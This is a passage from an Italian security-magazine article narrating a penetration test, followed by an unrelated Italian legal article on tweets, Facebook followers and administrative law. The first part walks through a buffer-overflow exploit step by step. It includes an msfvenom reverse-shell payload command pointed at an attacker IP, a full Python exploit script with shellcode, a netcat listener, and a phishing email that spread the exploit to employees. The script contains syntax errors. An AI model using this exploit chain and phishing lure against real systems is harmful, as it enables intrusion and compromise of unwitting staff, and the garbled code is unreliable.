Riavviai il programma agganciandolo all’Immunity debugger ancora una volta ed eseguii il mio script appena modificato. Il programma, come mi aspettavo, produsse il primo crash; quindi eseguii nel debugger il Dump del registro ESP. Nella voce Hex Dump controllai quale carattere avesse provocato il crash, seguendo il flusso in memoria. In altre parole, ciò che dovevo fare era controllare che in memoria ci fosse tutta la sequenza del buffer di “caratteribad” che avevo inviato: se all’interno della memoria veniva omesso o alterato il normale flusso di informazioni, il carattere non presente nel dump sarebbe stato il responsabile nel crash. In altre parole, la prima riga del mio buffer avrebbe dovuto introdurre in memoria la sequenza:

x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15

ma quando controllai il dump in memoria, il carattere 0a alterava il flusso di informazioni. Non era presente e, invece di esservi il 0b come successivo, vi erano numeri e lettere differenti.

Questo perché all’interno del programma 0A veniva utilizzato per il “Line Feed”, la medesima ragione per cui anche il carattere del “Carriage Return” risultava “bad”. L’ora successiva fu un rimuovere caratteri all’interno del mio buffer (“caratteribad”), continuando a rilanciare il programma, il debugger e lo script, sino a quando non si verificò nessun crash dovuto ai BAD CHARACTERS.

PARTE IV – THE JMP

Adesso veniva la parte interessante. Ricapitoliamo:

  1. avevo lo spazio in memoria per allocare il mio shellcode, accessibile attraverso il registro ESP (PARTE II);
  2. avevo il controllo del registro EIP (con le quattro “B”, 42424242, PARTE I);
  3. conoscevo i “caratteribad” che non potevo inserire nel mio buffer (PARTE III).

Dovevo ora trovare un modo per indirizzare il flusso di esecuzione del programma, nel momento del crash dell’applicazione, al mio shellcode allocato all’indirizzo di memoria contenuto nel registro ESP. Intuitivamente, non avrei dovuto far altro che sostituire alle quattro “B” che sovrascrivevano il registro EIP, l’indirizzo di memoria contenuto nel registro ESP, al momento del crash. Tuttavia, il valore dell’registro ESP cambiava da crash a crash.

Rimaneva, però, un’altra via che potevo provare a percorrere: durante il processo d’esecuzione di un’applicazione, essa non viene caricata in memoria da sola ma assieme a DLL, drivers e moduli contenenti funzioni extra e dati (in molti casi è l’applicazione stessa che nel momento della sua installazione provvede ad installare chiavi di registro, DLL e drivers necessari alla sua esecuzione). Il bello è che l’indirizzo di “Jump”, a questi moduli o applicazioni, è sempre il medesimo all’interno della memoria e non cambia da reboot a reboot. Quindi, se fossi riuscito a trovare un indirizzo di memoria con permessi sia “d’esecuzione” che di “lettura”, che contenesse un’istruzione come JMP ESP cioè “Jump to ESP” (“salta al registro ESP”), avrei potuto servirmene come ponte per reindirizzare il flusso d’esecuzione del programma al mio shellcode.

PARTE V – MONA SCRIPT

Dovevo ora servirmi di un altro script per visualizzare, in memoria, come il programma gestisse DLL e moduli. Tale programma di terze parti è contenuto all’interno dell’Immunity Debugger e prende il nome di “mona”.

Nella command Line dell’Immunity digitai:

!mona modules

Mi apparve un’estesa analisi di tutti i moduli utilizzati dal programma. Fra i tanti moduli dovevo trovarne uno che rispettasse i seguenti criteri:

  1. non doveva avere “memory protection”, altrimenti sarebbe stato inutile;
  2. non doveva contenere nessun “caratterebad”.

Ne trovai solo una che rispondeva a questi criteri, che chiamerò: “bugmodule.DLL”.

La nostra DLL sarebbe stata quindi sempre caricata allo stesso indirizzo di memoria. Non dovevo far altro che trovare l’istruzione di “Jump ESP” (o equivalente) che puntava a questa DLL e, quindi, identificare l’indirizzo a cui era allocata. Per fare ciò, mi spostai all’interno di un altro menu, nella lista dei moduli in esecuzione, che non conteneva nient’altro se non la lista di tutti i moduli a disposizione in running in quel preciso momento. Notai che anche gli altri due punti erano soddisfatti e cioè:

  1. aveva accessi di scrittura;
  2. aveva accessi di lettura.

Adesso avevo bisogno di trovare il mio “ponte” cioè la mia istruzione di “JMP ESP”. Mona poteva venirmi incontro, ma avevo bisogno dell’opcode equivalente. Detto in altri termini, avrei dovuto effettuare una ricerca nel codice del programma, utilizzando “mona”, ma la ricerca andava fatta in linguaggio macchina. Quindi la domanda era, come si traduce “JMP ESP” in linguaggio macchina, ovvero nell’opcode equivalente?

Mi servii di un altro metasploit script:

/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

Una volta lanciato, digitai:

jmp esp

Il risultato fu:

00000000 FFE4 jmp esp

FFE4 era il mio opcode di jmp esp. Adesso potevo lanciare la mia ricerca utilizzando mona:

!mona find –s “\xff\xe4” –m bugmodule.dll

Cercai la mia istruzione FFE4 relativa al modulo bugmodule.dll. Il risultato fu una lista di tutti gli indirizzi che contenevano l’istruzione JMP ESP, scelsi quello che non conteneva “caratteribad” che chiamerò: 0x5f5a568b. Lo selezionai e mi assicurai con un altro search che effettivamente portasse alla mia istruzione JMP ESP.

Quindi se fossi riuscito, nel momento del crash del software, a reindirizzare il registro EIP all’indirizzo 0x5f5a568b, l’operazione di JMP ESP sarebbe stata eseguita producendo a sua volta l’esecuzione del mio shellcode. Copiai l’indirizzo e tornai al codice del mio exploit, modificando la nostra ormai famosa stringa in questo modo: al posto delle “B” (che sovrascrivevano il nostro registro EIP) introdussi l’indirizzo all’istruzione JMP ESP appena trovato.

buffer= “A”*2680 + “\x8b\x56\x5a\x5f”+ “C”*(3600 – 2680 – 4)

L’indirizzo è scritto al contrario, a coppie di due (da destra verso sinistra), perché l’architettura x86 salva l’indirizzo in memoria nel formato little-endian[8]. Ciò che mi aspettavo è che il flusso dell’esecuzione non terminasse ad un indirizzo inesistente 42424242, ma utilizzasse il nostro “ponte” attraverso il JMP ESP, bugmodule.5f5a568b e ci conducesse all’indirizzo di inizio delle nostre lettere “C”.

Non mi rimaneva che sostituire le mie lettere “C” con il mio shellcode.

PARTE VI – THE SHELLCODE

Non restava che creare il mio payload. Utilizzai ancora una volta il framework di metasploit. Sul mio terminale Linux, digitai:

msfvenom –p windows/shell_reverse_tcp LHOST=IP_ATTACCANTE LPORT=PORTA EXITFUNC=thread –f c –e x86/shikata_ga_nai –b “/x00/x0a/c0d”

Dove:

– p: specificava la tipologia di payload da utilizzare;

– windows/shell_reverse_tcp o windows/shell_reverse_tcp : directory del payload per tipologia;

– LHOST: era l’IP macchina attaccante su cui desideravo che il reverse shell puntasse;

– LPORT: era la porta della macchina attaccante su cui desideravo che il reverse shell puntasse;

– EXITFUNC: mi avrebbe aiutato a non produrre crash dell’applicazione e a permettere il running dell’applicazione mentre l’exploit avrebbe girato indisturbato sulla macchina vittima;

– f: il formato dell’output “C” in questo caso;

– e: la tipologia di encoding da utilizzare;

– b: i “caratteribad” da non includere nel payload.

Il risultato fu pressoché il seguente:

"\xd9\xc4\xbd\xfb\x76\x39\xbf\xd9\x74\x24\xf4\x5b\x2b\xc9",+, "\xb1\x14\x31\x6b\x19\x83\xc3\x04\x03\x6b\x15\x19\x83\x08",+, "\x64\x2a\x8f\x38\xd9\x87\x3a\xbd\x54\xc6\x0b\xa7\xab\x88",+, "\x37\x76\x66\xe0\xc5\x86\x97\xac\xa3\x96\xc6\x1c\xbd\x76",+, "\x82\xfa\xe5\xb5\xd3\x8b\x57\x42\x67\x8f\xe7\x2c\x4a\x0f",+, "\x44\x01\x32\xc2\xcb\xf2\xe2\xb6\xf4\xac\xd9\xc6\x42\x34",+, "\x1a\xae\x7b\xe9\xa9\x46\xec\xda\x2f\xff\x82\xad\x53\xaf",+, "\x09\x27\x72\xff\xa5\xfa\xf5",

Tornai allo script del mio exploit, che ancora una volta avrei dovuto editare:

  1. Dichiarai la variabile shellcode
shellcode = ("\xd9\xc4\xbd\xfb\x76\x39\xbf\xd9\x74\x24\xf4\x5b\x2b\xc9",+, "\xb1\x14\x31\x6b\x19\x83\xc3\x04\x03\x6b\x15\x19\x83\x08",+, "\x64\x2a\x8f\x38\xd9\x87\x3a\xbd\x54\xc6\x0b\xa7\xab\x88",+, "\x37\x76\x66\xe0\xc5\x86\x97\xac\xa3\x96\xc6\x1c\xbd\x76",+, "\x82\xfa\xe5\xb5\xd3\x8b\x57\x42\x67\x8f\xe7\x2c\x4a\x0f",+, "\x44\x01\x32\xc2\xcb\xf2\xe2\xb6\xf4\xac\xd9\xc6\x42\x34",+, "\x1a\xae\x7b\xe9\xa9\x46\xec\xda\x2f\xff\x82\xad\x53\xaf",+, "\x09\x27\x72\xff\xa5\xfa\xf5")
  1. L’aggiunsi al mio buffer, esattamente dove cominciavano le mie “C”:

…

buffer= “A”*2680 + “\x8b\x56\x5a\x5f”+ shellcode +“C”*(3600 – 2680 – 4)

….

  1. Sottrassi la grandezza del mio payload a quella del buffer totale:

….

buffer= “A”*2680 + “\x8b\x56\x5a\x5f”+ shellcode +“C”*(3600 – 2680 – 4 - 420)

….

  1. Si verificò ancora un problema: il registro ESP puntava esattamente all’inizio del nostro payload (dove prima iniziavano le lettere “C”) e nel momento del reindirizzamento i primi bytes del nostro shellcode sarebbero stati sovrascritti rendendolo inutilizzabile. Quindi ciò che feci fu aggiungere altro spazio fra le “B” e le “C”, utilizzando l’operatore NOP tradotto con x90. Sostanzialmente, l’istruzione non faceva niente ed il programma avrebbe eseguito di conseguenza l’operazione successiva.

….

buffer= “A”*2680 + “\x8b\x56\x5a\x5f”+ “\x90”*8 + shellcode + “C”*(3600 – 2680 – 4 – 420)

….

  1. Ridussi ancora il buffer iniziale di 8.

….

buffer= “A”*2680 + “\x8b\x56\x5a\x5f”+ “\x90”*8 shellcode + +“C”*(3600 – 2680 – 4 – 420 – 8)

….

Riporto di seguito l’exploit complete del nostro esempio:

#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
shellcode = ("\xd9\xc4\xbd\xfb\x76\x39\xbf\xd9\x74\x24\xf4\x5b\x2b\xc9",+, "\xb1\x14\x31\x6b\x19\x83\xc3\x04\x03\x6b\x15\x19\x83\x08",+, "\x64\x2a\x8f\x38\xd9\x87\x3a\xbd\x54\xc6\x0b\xa7\xab\x88",+, "\x37\x76\x66\xe0\xc5\x86\x97\xac\xa3\x96\xc6\x1c\xbd\x76",+, "\x82\xfa\xe5\xb5\xd3\x8b\x57\x42\x67\x8f\xe7\x2c\x4a\x0f",+, "\x44\x01\x32\xc2\xcb\xf2\xe2\xb6\xf4\xac\xd9\xc6\x42\x34",+, "\x1a\xae\x7b\xe9\xa9\x46\xec\xda\x2f\xff\x82\xad\x53\xaf",+, "\x09\x27\x72\xff\xa5\xfa\xf5")
buffer= “A”*2680 + “\x8b\x56\x5a\x5f”+ “\x90”*8 shellcode + +“C”*(3600 – 2680 – 4 – 420 – 8)
try:
print "\nInvio del Buffer..."
s.connect(('IP_VITTIMA',PORTA))
data = s.recv(1024)
s.send('USER username' +'\r\n')
data = s.recv(1024)
s.send('PASS ' + buffer +'\r\n')
print "\nFatto!."
except:
print "Connessione non riuscita!"

PARTE VII – THE REVERSE SHELL

Era infine giunto il momento della verità. Avviai netcat sulla mia macchina attaccante e lo misi in ascolto sulla porta del payload, digitando:

nc –nlvp 443

Lanciai il mio exploit e finalmente ottenni la mia revershell:

Ero finalmente dentro il Sistema!

Il passo successivo fu inviare una email a tutto il personale della nota società, da parte del “famoso” amministratore di rete membro di una band rock, con il programma delle note serate in cui si sarebbe esibito, scaricabile comodamente sul proprio desktop. L’oggetto della mail era: “Let’s Rock!”.
Il programma fasullo fu scaricato da circa una trentina di impiegati. Ovviamente, una volta scaricato ed effettuato il double click, il nostro exploit fece il resto, infettando il software gestionale.

A quel punto, il nostro manager che aveva commissionato il lavoro non solo capì quanto la sua idea di sicurezza fosse un’utopia, ma anche quanto essa dipendesse più dai suoi dipendenti che dalle macchine.

Note

[1] https://www.theguardian.com/technology/askjack/2019/jan/17/phishing-email-blackmail-sextortion-webcam.

[2] https://it.sputniknews.com/mondo/201904077493521-creato-il-primo-virus-informatico-in-grado-di-danneggiare-lorganismo/.

[3] https://it.wikipedia.org/wiki/Profilazione_dell%27utente.

[4] https://en.wikipedia.org/wiki/Penetration_test.

[5] https://en.wikipedia.org/wiki/Exploit_(computer_security).

[6] https://www.immunityinc.com/products/debugger/.

[7] https://en.wikipedia.org/wiki/Array_data_structure.

[8] https://en.wikipedia.org/wiki/Payload_(computing).

Articolo a cura di Vincenzo Digilio

Ha lavorato come Network System Administrator, Security Auditor, System Integrator per importanti client ed enti governativi, seguendo progetti come calcolo distribuito, security resource implementation in aree nuclearizzate, adeguamenti di security policy e Security Engineering per la selezione d’importanti fornitori al fine d’implementare sistemi di sicurezza per diverse Multinazionali. Ha tenuto corsi di tecniche Hacking, studiando in contemporanea per il corso di Laurea in Sicurezza delle reti Informatiche. È attualmente impiegato nella ricerca di vulnerabilità, sviluppo di exploit e whitebox / black box Penetration Testing. Coordina, inoltre il RedTeam della società’ Cyber Division di cui e’ uno dei fondatori. È consulente in materia di Global Security Policy Statement, Risk management e Data Breach Investigation. È intervenuto in diversi casi di compromissione dati, analisi forensi, system breach e attacchi hacking al fine di mitigare la situazione. Crede nella libertà d’informazione e nel diritto alla privacy.

Download PDF

https://www.ictsecuritymagazine.com/articoli/a-case-history-lets-rock/


Il valore giuridico delle comunicazioni digitali in rete

Una qualche premessa impone di soffermarsi sulla “digitalizzazione”, intesa nel suo aspetto organizzativo e produttivo del processo di sviluppo delle tecnologie dell’informazione e della comunicazione ad uso della Pubblica Amministrazione (P.A.), capace di aumentare l’integrazione dei servizi fra le diverse amministrazioni e l’interazione degli utenti (facilitando l’accesso ai dati), con lo scopo dichiarato (secondo il Piano Triennale per l’informatica 2019-2021, che indica le linee di azione per promuovere la trasformazione digitale del settore pubblico e della P.A.)[1] di puntare su qualità e standardizzazione dei dati, agevolando lo sviluppo e la diffusione degli open data e della API economy, non può prescindere dal bilanciamento delle relazioni tra “trasparenza” e “tutela dei dati personali”, ove la sicurezza (sul trattamento e la profilazione) assume una funzione di garanzia e tutela della persona e delle sue libertà.

Il Codice dell’Amministrazione Digitale (c.d. CAD, ex D.Lgs. 7 marzo 2005, n. 82), nel definire la cittadinanza digitale e il diritto all’uso delle connesse tecnologie, intende realizzare gli obiettivi di efficienza, efficacia, economicità, imparzialità, trasparenza, semplificazione e partecipazione, nel rispetto dei principi di uguaglianza e di non discriminazione, dei cittadini alla vita pubblica (alias procedimento amministrativo informatizzato), affermando all’art. 20, comma 1 bis che il documento informatico soddisfa il requisito della forma scritta e ha l’efficacia prevista dall’articolo 2702 del Codice civile, quando vi è apposta una firma digitale (o altro tipo di firma elettronica rispettosa dei requisiti fissati dall’AgID), con l’evidente volontà di allargare e coprire – con la digitalizzazione procedimentale (anche processuale) e la connettività (tecnologia 5G, aumento di velocità download e upload) – i rapporti sociali, economici e giuridici.

Nell’ordinamento giuridico la traslazione dall’analogico al digitale segna le politiche pubbliche, rilevando che l’efficientamento della P.A. porta a promuovere forzatamente l’informatizzazione (senza un parallelo investimento in formazione e sicurezza), affidando anche alle impronte digitali e/o alla scannerizzazione dell’iride il controllo della presenza in servizio del dipendente pubblico[2], con una certa alterazione e insofferenza rispetto al principio di proporzionalità/necessità indicato nel Regolamento UE 679/2016 (GDPR), e che dovrebbe governare il bilanciamento tra diritti, libertà e altri beni giuridici primari[3].

Una prova evidente di tale discrasia si può rinvenire nella sentenza della Corte Costituzionale n. 20 del 21 febbraio 2019[4] che, nel dichiarare l’illegittimità costituzionale dell’art. 14, comma 1 bis, del Decreto Legislativo 14 marzo 2013, n. 33 «Riordino della disciplina riguardante il diritto di accesso civico e gli obblighi di pubblicità, trasparenza e diffusione di informazioni da parte delle pubbliche amministrazioni» (c.d. decreto Trasparenza) segnala che l’accesso alle informazioni e all’utilizzo delle risorse pubbliche da parte di chiunque non giustifica un totale controllo della vita privata del dipendente pubblico e delle sue relazioni familiari che esulano da qualsiasi collegamento con il lavoro svolto alle dipendenze della P.A.: piena legittimità per la conoscenza dei compensi collegati alla funzione estesa a tutti i dirigenti, «non così per gli altri dati relativi ai redditi e al patrimonio personali, la cui pubblicazione era imposta, senza alcuna distinzione, per tutti i titolari di incarichi dirigenziali».

Vi è un limite alla trasparenza/trattamento online dei dati personali, riferiti ai redditi dei dirigenti pubblici, non potendo estendere l’accesso civico in modo sproporzionato e non pertinente se non compromettendo inesorabilmente la riservatezza del singolo (intesa come sfera inviolabile della vita privata)[5].

È noto, a tal proposito, che il “Considerando 4” del GDPR esprime un valore immanente dell’intera disciplina quando afferma che «il trattamento dei dati personali dovrebbe essere al servizio dell’uomo. Il diritto alla protezione dei dati di carattere personale non è una prerogativa assoluta, ma va considerato alla luce della sua funzione sociale e va contemperato con altri diritti fondamentali, in ossequio al principio di proporzionalità», segnando un’elevata forma di attenzione quando un legislatore nazionale intende intervenire sulla dematerializzazione dei documenti e dei processi formativi delle decisioni amministrative.

Si comprende, pertanto, che il processo partecipativo online se, da una parte, esige la massima apertura e trasparenza con la tracciatura delle fasi procedimentali (e della motivazione, ex art. 3 della Legge n. 241/1990), dall’altra richiede un corretto rapporto della rappresentanza e della legittimazione poiché, anche con il “digitale”, devono essere assicurati il principio di legalità e la prevalenza della riservatezza sulla trasparenza (come si avrà modo di argomentare con i pronunciamenti che seguono).

Va osservato di riflesso che, nel mondo della rete, la tutela del dato personale (ex art. 9 del GDPR) prevale su una generica esigenza di trasparenza amministrativa[6]:

  1. sia sotto il profilo costituzionalmente rilevante della valutazione degli interessi in discussione (tutela dei primari valori e diritti attinenti alla persona);
  2. sia sotto quello della sostanziale elusione della normativa sulla protezione dei dati personali, accentuata nel caso dei dati sensibili, ove si dovesse far prevalere una generica esigenza di trasparenza amministrativa[7].

Giova, inoltre, rammentare che la nozione di trattamento dell’abrogato art. 4, comma 1, lett. a) del Codice della privacy (D.Lgs. n. 196/2003), comprende l’estrazione dei dati e il successivo utilizzo; attività che, se non preceduta da idonea informativa sul trattamento dei dati personali e dalla acquisizione del consenso del titolare, integrano due illeciti amministrativi riferiti all’omessa informativa e alla non assentita comunicazione (automatizzata)[8].

Ciò posto, la prima sez. del T.A.R. Liguria, con la sentenza n. 11 del 3 gennaio 2019, interviene sulla validità o meno di una decisione provvedimentale espressa mediante un tweet.

Nel caso di specie, un Comune richiedeva il risarcimento dei danni patiti per un ritardo (605 giorni)[9] nella realizzazione di un’opera pubblica (riqualificazione architettonica e artistica di una piazza) a causa di provvedimenti (dichiarati poi illegittimi) del Ministero per i Beni e le Attività culturali.

Tali provvedimenti (sospensione dei lavori e annullamento d’ufficio dell’autorizzazione) erano stati preceduti da un preannuncio in un tweet da parte del Ministro.

Al di là della questione di merito, emerge dalla sentenza che il tweet non assume alcun valore istruttorio o d’impulso tale da paralizzare il procedimento amministrativo e indurre il responsabile del procedimento (RUP) ad agire in sede di autotutela, negando platealmente la natura provvedimentale, ovvero un qualche suo rilievo giuridico.

Ne è prova la valutazione operata dal Giudice di prime cure[10] che ha ritenuto ricorrente il vizio di eccesso di potere per sviamento, in quanto gli organi decentrati del MiBAC sembrano essersi determinati a sospendere i lavori – oltretutto in palese contrasto con le proprie recenti determinazioni – non già sulla base di una meditata valutazione di nuovi elementi istruttori, ma al fine di assecondare gli impegni, ormai pubblicamente assunti dal Ministro, di sospendere i lavori di realizzazione del progetto annunciati mediante il cit. tweet (annuncio digitale).

In effetti, il “tweet” o “cinguettio” del Ministro potrebbe, semmai, intendersi quale manifestazione di volontà attizia di natura politica, rientrante tra gli “atti politici” (meglio si direbbe delle “opinioni politiche”) ma – in ogni caso – tali manifestazioni di indirizzo[11] debbono pur sempre concretarsi nella dovuta forma tipica dell’attività della Pubblica Amministrazione[12], ovvero assumere i presupposti e i contenuti decisionali richiesti dalla fonte di riferimento «anche, e a maggior ragione, nell’attuale epoca di comunicazioni di massa, messaggi, cinguettii, seguiti ed altro, dovuti alle nuove tecnologie e alle nuove e dilaganti modalità di comunicare l’attività politica»[13].

La comunicazione digitale mediante “tweet” rientra pienamente nelle forme di comunicazione pubblica, con le quali si può conoscere in rete un orientamento politico (c.d. “twittare” brevi pensieri), avendo anche persone che seguono (c.d. follower), ma altra funzione sono gli “atti politici” (sempre ammesso che possano entrare nel procedimento quali fonti istruttorie) che devono rivestire la forma tipica richiesta dalla norma.

In altro contesto, la sez. I Catanzaro del T.A.R. Calabria, con la sentenza n. 302 del 18 febbraio 2019, interviene per delineare il potere di rappresentanza dei cit. follower in relazione alla loro legittimazione processuale per formulare una istanza di verifica amministrativa.

Un’associazione, costituita da un certo numero di follower, impugnava un provvedimento di aggiornamento A.I.A. (Autorizzazione Integrata Ambientale) di una Regione, relativo ad un impianto di trattamento rifiuti.

L’Amministrazione resistente e controinteressata eccepiva – in via preliminare – il difetto di legittimazione a ricorrere dell’associazione per carenza di rappresentatività.

Il Tribunale, con sentenza in forma semplificata, rileva immediatamente che l’eccezione preliminare di difetto di legittimazione risulti dirimente e renda il ricorso inammissibile per i seguenti motivi:

  1. la legittimazione ad impugnare atti amministrativi incidenti sull’ambiente ad associazioni locali, è condizionata al perseguimento da parte dell’ente in via statutaria e in modo non occasionale gli obiettivi di tutela ambientale, all’adeguato grado di rappresentatività ed alla stabilità in un’area di afferenza ricollegabile alla zona in cui è situato il bene a fruizione collettiva che si assume leso[14];
  2. la rappresentatività della collettività locale di riferimento non può prescindere dalla considerazione del numero delle persone fisiche costituenti l’associazione rispetto al territorio di rappresentanza (meno di un centinaio su una popolazione di 35.000 abitanti)[15].

Rilevata l’assenza di un adeguato livello di rappresentanza della Comunità locale (pochi iscritti), annota il Giudice amministrativo senza indugio che è irrilevante «il dato dell’essere seguita l’associazione sul social network facebook, essendo i followers meri osservatori che con ciò solo non mostrano aderenza alla associazione», confermando che la presenza in rete – l’avere digitalmente un seguito – non risulta sufficiente per legittimare un’azione giuridica a tutela degli interessi degli associati non potendo dimostrare da una parte, un’adesione dei follower all’associazione e ai suoi scopi, dall’altra, non potendo un like o essere un “seguace”  rappresentare una manifestazione compiuta di volontà o di appartenenza.

L’attività on line del follower costituisce una forma di socializzazione e/o di adesione digitale a determinati soggetti, presenti nel mondo virtuale ma non ancora in grado di formulare giuridicamente una propria soggettività e legittimazione giuridica, così come l’amicizia sul social network Facebook non risulta immanentemente rilevante; tale cioè da dare prova concreta/reale di condivisione di vita, condotta e/o commensalità abituale in assenza di ulteriori e solide prove.

L’amicizia su Facebook non è in grado di far nascere quei profili di incompatibilità che sono associabili alla presenza di un conflitto di interessi in ambito decisionale nella P.A. (ex art. 6 bis della Legge n. 241/1990)[16].

È noto che Facebook è un luogo virtuale aperto all’accesso di chiunque utilizzi la rete e, quindi, è un “luogo aperto al pubblico”[17], definito anche social media per valorizzarne l’impatto non solo come rete sociale ma come “piazza virtuale o luogo di condivisione” con altri di fotografie, filmati, pensieri, indirizzi, amici, costituendo uno strumento di comunicazione, non può essere provata la natura chiusa del profilo e la sua accessibilità a un numero ristretto di “amici”, in ragione del fatto che esso è agevolmente modificabile, da “chiuso” ad “aperto” in ogni momento da parte del titolare, nonché della possibilità per qualunque “amico” ammesso al profilo stesso di condividere sulla propria pagina il post rendendolo, conseguentemente, visibile ad altri utenti, potenzialmente tutti gli utenti di Facebook[18].

L’indifferenza del “contatto virtuale” prescinde da un “reale contatto fisico” (c.d. one to one), essendo una modalità di socializzazione digitale che non prevede alcuna forma di effettivo incontro fisico o coinvolgimento o conoscenza personale[19], posto che tale sistema di comunicazione, per come si è evoluto, è difficilmente classificabile «(ognuno ne fa l’utilizzo che ritiene più appropriato ma per lo più si tratta di attività ludica e ricreativa), con la conseguenza che non è certo Facebook in sé che può concretizzare una delle cause di incompatibilità previste dall’art. 51 c.p.c.».

Si approda, anche in questo caso, a una condivisione digitale che rientra nell’odierno modo di comunicare sui social network: ma questo fatto oggettivo non può essere considerato indice di una frequentazione abituale o di amicizia[20], che imporrebbe – nel procedimento amministrativo e nell’attività della P.A. – l’obbligo di astensione (ex art. 323 c.p.)[21], a garanzia dell’imparzialità e del buon andamento (ex art. 97 Cost.).

Le considerazioni che precedono affrontano le diverse, ormai acquisite forme di comunicazione “social” che premano a entrare nel mondo del diritto, aprendo una strada nel dibattito giurisprudenziale, dove – già presente il processo amministrativo telematico[22] e l’informatizzazione delle procedure di gara, con piattaforme on line – può giungere e giunge all’individuazione del contraente con la P.A., ma resta ancora poco da attendere per far sì che tali comunicazioni digitali (ancora “deboli”) acquistino valore giuridico.

I traffici economici, le movimentazioni di merci e di persone, le operazioni finanziarie e del denaro sono sempre più invasive, l’esigenza di assicurare l’identità digitale con un semplice flag o click si impone nei processi di totale globalizzazione delle operazioni digitali: si tratta – a ben vedere – di garantire, da una parte, la sicurezza delle informazioni (tutela dei dati personali e identità digitale generalizzata)[23], dall’altra una corretta codificazione informatica delle procedure amministrative (la digitalizzazione, con il Piano Triennale dell’informatica della P.A., questo vorrebbe).

In presenza di una digitalizzazione spinta, e della sua effettiva realizzazione in tutta sicurezza, anche queste forme di comunicazione virtuale acquisteranno cittadinanza nell’ordinamento giuridico (e in un non troppo lontano futuro), soprattutto ove si consideri che le maggiori corporate che governano il mercato mondiale – in termini di fatturato e investimenti – sono nell’ITC (Information Communication Technology).

Note

[1] Cfr. Piano Triennale per l’informatica nella Pubblica Amministrazione 2019-2021, che indica le linee di azione per promuovere la trasformazione digitale del settore pubblico e della P.A., rafforzando la figura del Responsabile per la transizione al digitale, definendo i «principi architetturali fondamentali, le regole di interoperabilità delle infrastrutture nazionali e il modello di cooperazione fra ecosistemi e piattaforme», facilitando «il rapporto tra le P.A. e il mercato, coinvolgendo anche i soggetti privati nello sviluppo di servizi integrati ed interoperabili», introducendo «una nuova chiave di lettura delle iniziative di trasformazione digitale che individua le aree di intervento e l’impatto sugli interlocutori e gli attori principali del percorso: i cittadini, le imprese e le PA» (https://pianotriennale-ict.italia.it/).

[2] Cfr. LUCCA, La concretezza del senso comune: la riforma digitale della P.A., MaurizioLucca.com, 6 settembre 2018, ove si segnala che l’evoluzione delle impronte digitali potrebbe introdurre nell’ordinamento, oltre allo scanner oculare, l’implementazione ai fini di un efficace controllo di un microchip sottocutaneo o del c.d. “Google glass”.

[3] Vedi l’audizione del Garante della privacy nell’ambito dell’esame del disegno di legge C. 1433 recante «Interventi per la concretezza delle azioni delle pubbliche amministrazioni e la prevenzione dell’assenteismo», presso le Commissioni riunite I (Affari Costituzionali) e XI (Lavoro) della Camera dei Deputati (6 febbraio 2019), in relazione al trattamento dei dati biometrici (https://www.gpdp.it/web/guest/home/docweb/-/docweb-display/docweb/9080870). La Corte di Giustizia, con la sentenza Digital Rights a proposito di data retention, ha dichiarato invalido un intero atto normativo dell’Unione per violazione del principio di proporzionalità.

[4] Cfr. LUCCA, La pubblicazione dei redditi di tutti i dirigenti pubblici e l’incostituzionalità della previsione (nota a margine della sentenza della Corte Cost. n. 20 del 21 febbraio 2019), www.dirittodeiservizipubblici.it, 4 marzo 2019.

[5] Nella dimensione originaria descritta da WARREN – BRANDEIS, The Right to privacy, Harvard Law Review, 15 dicembre 1890, che distinsero il diritto alla riservatezza dal diritto di proprietà privata per animare e riconoscere il valore giuridico della “sensibilità umana”, elevando a bene e valore giuridico l’“intimità personale” distinta dai beni materiali, consentendo la giusta protezione alla tutela (inviolabilità) della privacy, che è materia diversa dalla tutela dei dati personali.

[6] Vedi DEODATO, La difficile convivenza dell’accesso civico generalizzato (FOIA) con la tutela della privacy: un conflitto insanabile?, giustizia-amministrativa.it, 20 dicembre 2017, dove si evidenzia che l’accessibilità totale agli atti e alle informazioni in possesso delle Pubbliche Amministrazioni se garantisce un controllo diffuso dell’esercizio del potere pubblico non può estendersi «da un’ingiustificata ed eccessiva invasione della sfera di riservatezza delle persone coinvolte, soprattutto in un contesto storico-tecnologico in cui la privacy appare sempre più indifesa e confinata in spazi angusti (se non inesistenti). La democrazia implica anche, se non soprattutto, la libertà del cittadino di non essere controllato e schedato (Rodotà), a meno di non voler cedere alle affermazioni (di segno utilitaristico) secondo cui la “privacy è morta” (Zuckerberg)».

[7] Cass. Civ., sez. II, 4 aprile 2019, n. 9382.

[8] Cass. Civ., sez. II, 24 giugno 2014, n. 14326.

[9] Si tratta di responsabilità della Pubblica Amministrazione per attività amministrativa illegittima, ricondotta al paradigma della responsabilità extracontrattuale, disciplinata dall’art. 2043 cod. civ., e i cui elementi costitutivi sono dati da: a) l’accertamento dell’illegittimità del provvedimento amministrativo; b) il danno, patrimoniale o non patrimoniale; c) il nesso causale tra la condotta e il danno e d) la colpa dell’Amministrazione, Cons. Stato, sez. V, 9 luglio 2018, n. 4191.

[10] T.A.R. Liguria, sez. I, sentenza n. 787/2014.

[11] Gli atti di indirizzo, o di direttiva politica, non possono rientrare nella categoria degli atti gestionali, e devono rimanere atti orientativi con finalità politico-organizzative, ferma restando la competenza del responsabile del servizio ad adottare i provvedimenti veri e propri del caso con efficacia nei confronti dei terzi, Cons. Stato, sez. V, 27 marzo 2013, n. 1775. Invero, gli atti di “indirizzo politico”, come tali insuscettibili di sindacato, ai sensi dell’art. 7, comma 1, c.p.a., sono quegli atti – liberi nei fini da perseguire – che attengono alla costituzione, la salvaguardia e il funzionamento dei pubblici poteri, nella loro organica struttura e nella loro coordinata applicazione, Cons. Stato, sez. VI, 9 luglio 2018, n. 4178.

[12] Cons. Stato, sez. V, 24 settembre 2003, n. 5444, Cass. Civ., sez. II, 30 maggio 2002, n. 7913; sez. III, 12 febbraio 2002, n. 1970.

[13] Cons. Stato, sez. VI, 12 febbraio 2015, n. 769.

[14] Cfr. Cons. Stato, sentenza n. 4233\2013.

[15] Cfr. Cons. Stato, sentenza n. 4909\2012.

[16] T.A.R. Sardegna, sez. I, 3 maggio 2017, n. 281.

[17] Cass. Pen., sez. I, 11 luglio 2014, n. 37596.

[18] Garante per la protezione dei dati personali, doc. web n. 6163649, «Rimozione da un profilo facebook di provvedimenti giurisdizionali contenenti informazioni relative a un minore – 23 febbraio 2017», Registro dei provvedimenti n. 75 del 23 febbraio 2017.

[19] T.A.R. Liguria, Genova, sez. II, 3 settembre 2014, n. 1330.
